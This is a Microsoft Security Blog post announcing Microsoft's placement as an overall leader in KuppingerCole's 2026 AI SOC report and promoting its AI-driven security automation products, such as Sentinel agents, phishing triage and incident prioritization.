
  •  

​​Microsoft named an overall leader in KuppingerCole Analyst’s 2026 Emerging AI Security Operations Center (SOC) report ​​

Security operations are entering a new phase. As attack techniques grow faster and more complex, the effectiveness of a SOC depends less on collecting more data and more on how well platforms can turn context into action at scale.

KuppingerCole Analysts’ 2026 Emerging AI Security Operations Center (SOC) reflects this shift clearly: the future of security automation is not defined by static rules or isolated workflows, but by intelligence‑driven automation that supports analyst decision‑making across the full security lifecycle. This evolution mirrors what many security leaders already experience day to day, that the limiting factor is no longer alert volume, but human capacity.

Microsoft is excited to be named an Overall Leader, and the Market Leader, in this report, as we see automation as a core component of the future of cybersecurity.


A quadrant chart titled “Leadership Compass: AI SOC” compares vendors by product (horizontal) and innovation (vertical). The top-right “Overall Leader” quadrant highlights Microsoft, Google, Torq, CrowdStrike, Palo Alto Networks, ServiceNow, Swimlane, and Tines as leading providers, with others positioned lower across the chart.
Figure 1: Overall Leadership in the AI SOC market

From playbook‑driven SOAR to intelligence‑led automation

Traditional security orchestration, automation, and response (SOAR) solutions were built to automate predictable, repeatable tasks: enrichment steps, ticket creation, notifications, and predefined containment actions. These capabilities remain valuable, but they were designed for an era when incidents followed more deterministic patterns.

This is a critical change. In many SOCs today, analysts still spend significant time:

  • Stitching together context across alerts and data sources.
  • Manually triaging incidents that turn out to be benign.
  • Following repetitive investigation and response steps.

The result is slower response times and analyst burnout—at exactly the moment attackers are moving faster and operating more quietly.

Automation built into the analyst experience

Microsoft has evolved the way these common challenges can be addressed, leveraging machine learning, large language models (LLMs), and agents, including releases such as:

  • Automatic attack disruption: An always-on capability that limits lateral attackers and reduces the overall impact of an attack, from associated costs to loss of productivity, leaving security operations teams in complete control of investigating, remediating, and bringing assets back online.
  • Phishing triage agent: An agent that runs sophisticated assessments—including semantic evaluation of email content, URL and file inspection, and intent detection—to determine whether a submission is a true phishing threat or a false alarm.
  • AI powered incident prioritization: A machine learning prioritization model to surface the incidents that matter most, assigning each incident a priority score from 0–100 and explaining the key factors behind the ranking. 
  • Playbook generator: An experience that allows users to create python-code playbooks using natural language for flexible workflow automation.

These capabilities are just the beginning of how we are introducing agents and automation to help users move faster, freeing analysts to focus on higher‑value tasks like proactive hunting and threat analysis.

The next evolution: The agentic SOC

The KuppingerCole report reinforces a broader industry trend, that security platforms must do more than automate pre‑defined workflows. They must support adaptive, intelligence‑driven operations that can respond to novel and fast‑moving threats.

This is where Microsoft is making its next set of investments: agentic security operations.

With innovations such as the Microsoft Sentinel MCP (Model Context Protocol) Server, shared security data and graph context, and deep integration with Microsoft Security Copilot, Sentinel is evolving into a platform where AI agents can:

  • Reason across identity, endpoint, cloud, and network signals.
  • Summarize incidents and investigations in natural language.
  • Assist with decision‑making by correlating weak signals over time.
  • Take action—with human oversight—when confidence thresholds are met.

These agents are designed to work alongside analysts, augmenting expertise and dramatically accelerating time to response.

Why this matters for security teams

The direction highlighted by KuppingerCole, and reflected in Microsoft’s roadmap, isn’t about chasing AI for its own sake. It’s about addressing real SOC pain points:

  • Scale: Human‑only operations don’t scale with modern attack surfaces.
  • Consistency: Automated and agent‑assisted workflows reduce variance and errors.
  • Speed: Faster reasoning and response directly reduce attacker dwell time.

By combining automation, rich context, and intelligent agents, Microsoft Sentinel helps SOC teams move from reactive alert handling to proactive, intelligence‑led defense without forcing teams to re‑architect their operations overnight.

Looking ahead

Security automation is no longer a bolt‑on capability. As KuppingerCole’s research makes clear, it is becoming a foundational element of modern security operations. The evolution of SOAR reflects the reality of a shift from static playbooks to adaptive, context‑aware assistance that scales human expertise.

Microsoft is investing accordingly, advancing an AI‑first approach to security analytics that helps SOC teams operate with greater speed, confidence, and resilience as threats continue to evolve. Read the Emerging AI Security Operations Center (SOC) report to learn more.

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.

The post ​​Microsoft named an overall leader in KuppingerCole Analyst’s 2026 Emerging AI Security Operations Center (SOC) report ​​ appeared first on Microsoft Security Blog.

  •  
❌